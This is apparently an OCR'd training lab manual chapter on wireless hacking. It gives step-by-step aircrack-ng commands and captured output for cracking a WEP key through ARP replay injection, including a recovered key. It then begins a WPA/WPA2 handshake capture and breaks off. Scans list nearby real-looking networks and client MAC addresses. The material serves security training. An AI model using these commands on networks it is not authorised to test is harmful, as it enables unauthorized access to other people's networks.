Chapter 16

Hacking Wireless Networks

Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Cracking WEP Wi-Fi passwords.

Keywords

BSSID - Target Access Point MAC address

CH - Channel Number of Target AP

ESSID - Target Access Point Name

Data - The amount of data packets sent or received by Target AP

Beacons - The number of advertisement packets sent by Target AP


ENC - Type of wireless encryption used for communication purpose.

Cipher - Type of Algorithm used for encryption.

Auth - Type of Authentication.

Clients or **Station** -> The user MAC address connected to an AP.

Open a terminal and execute ***iwconfig*** to identify available network interfaces.




```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

Start Wi-Fi interface on monitor mode

syntax: ***airmon-ng start <Wi-Fi interface name>***

example: ***airmon-ng start wlan0***




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```


To display the list of surrounded Wi-Fi networks, execute the following command.

Syntax: ***airodump-ng <Wi-Fi monitoring interface>***

Command: ***airodump-ng wlan0mon***



```
root@kali:~# airodump-ng wlan0mon
```




```
 CH 10 ][ Elapsed: 6 s ][ 2016-03-25 02:05

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:D3:A3:15:71:4C  -30       12        2    0   7  54e. WPA2 CCMP   PSK  hackingmafia
 E8:CC:18:C7:65:1D  -47       11        1    0  11  54e  WEP  WEP         JEEVAN
 28:C6:8E:D7:9F:AC  -40       11        5    0   6  54e. WPA2 CCMP   PSK  MAHIMANVITHA
 F8:E9:03:F5:9B:A3  -53       10        0    0   1  54e  WPA2 CCMP   PSK  LastMile_Airtel
 00:1A:70:F3:C0:84  -51        8        0    0  11  54 . WPA  CCMP   PSK  cartel soft new
 C8:3A:35:1A:38:30  -50        4        0    0   1  54e  WPA  CCMP   PSK  positive
 A4:2B:8C:61:E2:46  -57        8        0    0   1  54e. WPA2 CCMP   PSK  @FRIENDS@
 B0:C5:54:D9:18:98  -59        2        2    0  11  54e. WPA2 CCMP   PSK  progment
 00:1E:A6:68:6F:AB  -63        4        0    0  13  54e  WPA  CCMP   PSK  iBall-Baton
 28:C6:8E:D7:95:C6  -62        3        0    0   5  54e. WPA2 CCMP   PSK  steep
 90:8D:78:75:EB:10  -65        2        0    0   1  54e  WPA2 CCMP   PSK  choudary
 00:22:75:CA:EB:7F  -68        2        0    0   6  54e. WPA2 CCMP   PSK  Bobby
 C0:A0:BB:CA:75:22  -68        2        0    0  11  54e. WPA2 CCMP   PSK  DIRECTOR
 F8:E9:03:82:BB:65  -70        3        0    0  13  54e  WPA  CCMP   PSK  D-Link

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   A0:32:99:70:AE:3E  -67    0 - 1      7        5
 (not associated)   74:DE:2B:90:31:D4  -43    0 - 1      6        6
 (not associated)   64:CC:2E:2C:9A:09  -56    0 - 1      0        4
 C8:D3:A3:15:71:4C  C0:18:85:DE:21:73   -1    1e- 0      0        1
 C8:D3:A3:15:71:4C  98:E7:9A:40:E1:76  -26    0 - 1      4        2
 28:C6:8E:D7:9F:AC  44:74:6C:AE:FE:D6   -1    1e- 0      0        1
```

To crack WEP Protected Wi-Fi network, capture minimum 30000 data packets. Execute the following command to start packet capturing.

Syntax: ***airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>***


Command: ***airodump-ng --bssid E8:CC:18:C7:65:1D --channel 11 --write wepjeevan wlan0mon***



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:D3:A3:15:71:4C  -30       12        2    0   7  54e. WPA2 CCMP   PSK  hackingmafia
E8:CC:18:C7:65:1D  -47       11        1    0  11  54e  WEP  WEP         JEEVAN
28:C6:8E:D7:9F:AC  -40       11        5    0   6  54e. WPA2 CCMP   PSK  MAHIMANVITHA
F8:E9:03:F5:9B:A3  -53       10        0    0   1  54e  WPA2 CCMP   PSK  LastMile_Airtel
00:1A:70:F3:C0:84  -51        8        0    0  11  54 . WPA  CCMP   PSK  cartel soft new
C8:3A:35:1A:38:30  -50        4        0    0   1  54e  WPA  CCMP   PSK  positive
A4:2B:8C:61:E2:46  -57        8        0    0   1  54e. WPA2 CCMP   PSK  @FRIENDS@
B0:C5:54:D9:18:98  -59        2        2    0  11  54e. WPA2 CCMP   PSK  progment
00:1E:A6:68:6F:AB  -63        4        0    0  13  54e  WPA  CCMP   PSK  iBall-Baton
28:C6:8E:D7:95:C6  -62        3        0    0   5  54e. WPA2 CCMP   PSK  steep
90:8D:78:75:EB:10  -65        2        0    0   1  54e. WPA2 CCMP   PSK  choudary
00:22:75:CA:EB:7F  -68        2        0    0   6  54e. WPA2 CCMP   PSK  Bobby
C0:A0:BB:CA:75:22  -68        2        0    0  11  54e. WPA2 CCMP   PSK  DIRECTOR
F8:E9:03:82:BB:65  -70        3        0    0  13  54e  WPA  CCMP   PSK  D-Link

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   A0:32:99:70:AE:3E  -67    0 - 1      7        5
(not associated)   74:DE:2B:90:31:D4  -43    0 - 1      6        6
(not associated)   64:CC:2E:2C:9A:09  -56    0 - 1      0        4
C8:D3:A3:15:71:4C  C0:18:85:DE:21:73   -1    1e- 0      0        1
C8:D3:A3:15:71:4C  98:E7:9A:40:E1:76  -26    0 - 1      4        2
28:C6:8E:D7:9F:AC  44:74:6C:AE:FE:D6   -1    1e- 0      0        1

root@kali:~# airodump-ng --bssid E8:CC:18:C7:65:1D --channel 11 --write wepjeevan wlan0mon
```

Execute following command to generate traffic towards selected device (BSSID)

aireplay-ng –arpreplay -b E8:CC:18:C7:65:1D wlan0mon




```
root@kali:~# aireplay-ng --arpreplay -b E8:CC:18:C7:65:1D wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:82:91:66)
02:08:05  Waiting for beacon frame (BSSID: E8:CC:18:C7:65:1D) on channel 1
1
Saving ARP requests in replay_arp-0325-020805.cap
You should also start airodump-ng to capture replies.
Read 59 packets (got 1 ARP requests and 8 ACKs), sent 12 packets...(498 pp
Read 149 packets (got 16 ARP requests and 36 ACKs), sent 62 packets...(499
Read 234 packets (got 40 ARP requests and 68 ACKs), sent 112 packets...(49
Read 327 packets (got 73 ARP requests and 104 ACKs), sent 163 packets...(5
Read 387 packets (got 92 ARP requests and 128 ACKs), sent 212 packets...(4
Read 479 packets (got 116 ARP requests and 159 ACKs), sent 263 packets...(
Read 548 packets (got 127 ARP requests and 185 ACKs), sent 312 packets...(
Read 600 packets (got 148 ARP requests and 200 ACKs), sent 363 packets...(
Read 676 packets (got 154 ARP requests and 231 ACKs), sent 413 packets...(
Read 751 packets (got 167 ARP requests and 259 ACKs), sent 463 packets...(
```


To crack WEP password, execute following command

*Syntax: **aircrack-ng <filename-01.cap>***

*Example: **aircrack-ng wepjeevan-01.cap***




```
root@kali:~# aircrack-ng wepjeevan-01.cap
```



```
                                 Aircrack-ng 1.2 rc3


                    [00:00:03] Tested 152596 keys (got 14940 IVs)

  KB    depth   byte(vote)
   0    7/ 12   5C(18688) 13(18432) 39(18432) 85(18432) 91(18432) AE(18432)
   1    3/ 41   77(19456) 8C(19456) BD(19456) EA(19200) 61(18944) FB(18688)
   2    1/  7   11(21248) 82(19200) 06(19200) 5E(18944) 95(18944) AD(18944)
   3    0/  4   11(22528) 27(21504) 58(21248) EE(20224) 4A(19456) AB(19456)
   4    2/ 12   78(19712) 28(19200) 43(18944) BC(18944) 69(18688) 77(18688)

                         KEY FOUND! [ 91:77:11:11:78 ]
        Decrypted correctly: 100%
```

Practical No 2: Cracking WPA/WPA2 passwords using Dictionary Attack.

Open a terminal and execute ***iwconfig*** to identify available network interfaces.




```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

Start Wi-Fi interface on monitor mode

syntax: ***airmon-ng start <Wi-Fi interface name>***

example: ***airmon-ng start wlan0***




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

To display the list of surrounded Wi-Fi networks, execute the following command.

Syntax: ***airodump-ng <Wi-Fi monitoring interface>***

Command: ***airodump-ng wlan0mon***

```
root@kali:~# airodump-ng wlan0mon
```




```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:C6:8E:D7:9F:AC  -31       19        0    0   6  54e. WPA2 CCMP   PSK  MAHIMANVITHA
C8:D3:A3:15:71:4C  -33       29        5    0   7  54e. WPA2 CCMP   PSK  hackingmafia
E8:CC:18:C7:65:1D  -46       11       11    0  11  54e  WEP  WEP         JEEVAN
00:1A:70:F3:C0:84  -50       15        5    0  11  54 . WPA  CCMP   PSK  cartel soft new
F8:E9:03:F5:9B:A3  -51       12        0    0   1  54e  WPA2 CCMP   PSK  LastMile_Airtel
C8:3A:35:1A:38:30  -50        3        0    0   1  54e  WPA  CCMP   PSK  positive
00:1E:A6:68:6F:AB  -57        3        4    0  13  54e  WPA  CCMP   PSK  iBall-Baton
A4:2B:8C:61:E2:46  -57        7        0    0   1  54e. WPA2 CCMP   PSK  @FRIENDS@
C0:3F:0E:A5:34:92  -60       11        0    0   6  54e  WPA2 CCMP   PSK  rajendra
90:8D:78:CF:17:DB  -60        1        0    0   6  54e  WPA2 CCMP   PSK  ssr srvcs
28:C6:8E:D7:95:C6  -61        3        0    0   5  54e. WPA2 CCMP   PSK  steep
00:22:75:CA:EB:7F  -61        2        0    0   6  54e. WPA2 CCMP   PSK  Bobby
90:8D:78:75:EB:10  -66        2        0    0   1  54e  WPA2 CCMP   PSK  choudary
00:17:7C:5A:2B:0C  -69        1        2    0   6  54e  WPA2 CCMP   PSK  SANDEEP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:D3:A3:15:71:4C  18:14:56:F5:92:7E  -48    0 - 1e     0        1
C8:D3:A3:15:71:4C  74:DE:2B:90:31:D4  -70    0 - 1     41        4
E8:CC:18:C7:65:1D  C0:14:3D:C8:2B:0D   -1   36e- 0      0        1
E8:CC:18:C7:65:1D  28:5A:EB:9D:C6:41   -1    1e- 0      0        1
E8:CC:18:C7:65:1D  B8:6C:E8:AA:B2:2D   -1    9e- 0      0        1
E8:CC:18:C7:65:1D  38:0A:94:89:7E:6E  -47    0 -36e     0        1
E8:CC:18:C7:65:1D  C4:50:06:04:A8:2B  -49    0 - 1e     0        1
E8:CC:18:C7:65:1D  1C:3E:84:EA:4B:D1  -64   24e- 5e    10        5
00:1A:70:F3:C0:84  38:AA:3C:C6:72:6A  -70    0 - 1     50        4
```


Select an access point BSSID and run ***airodump*** command to start capturing packets. We need to capture handshake packets to crack passwords of WPA/WPA2 protected networks

Syntax: ***airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>***

Command: ***airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs wlan0mon***



```
root@kali:~# airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs
 wlan0mon
```




```
CH  1 ][ Elapsed: 6 s ][ 2016-03-25 01:42

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:E9:03:F5:9B:A3  -46  48       28        0    0   1  54e  WPA2 CCMP   PSK  LastMile_Air

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

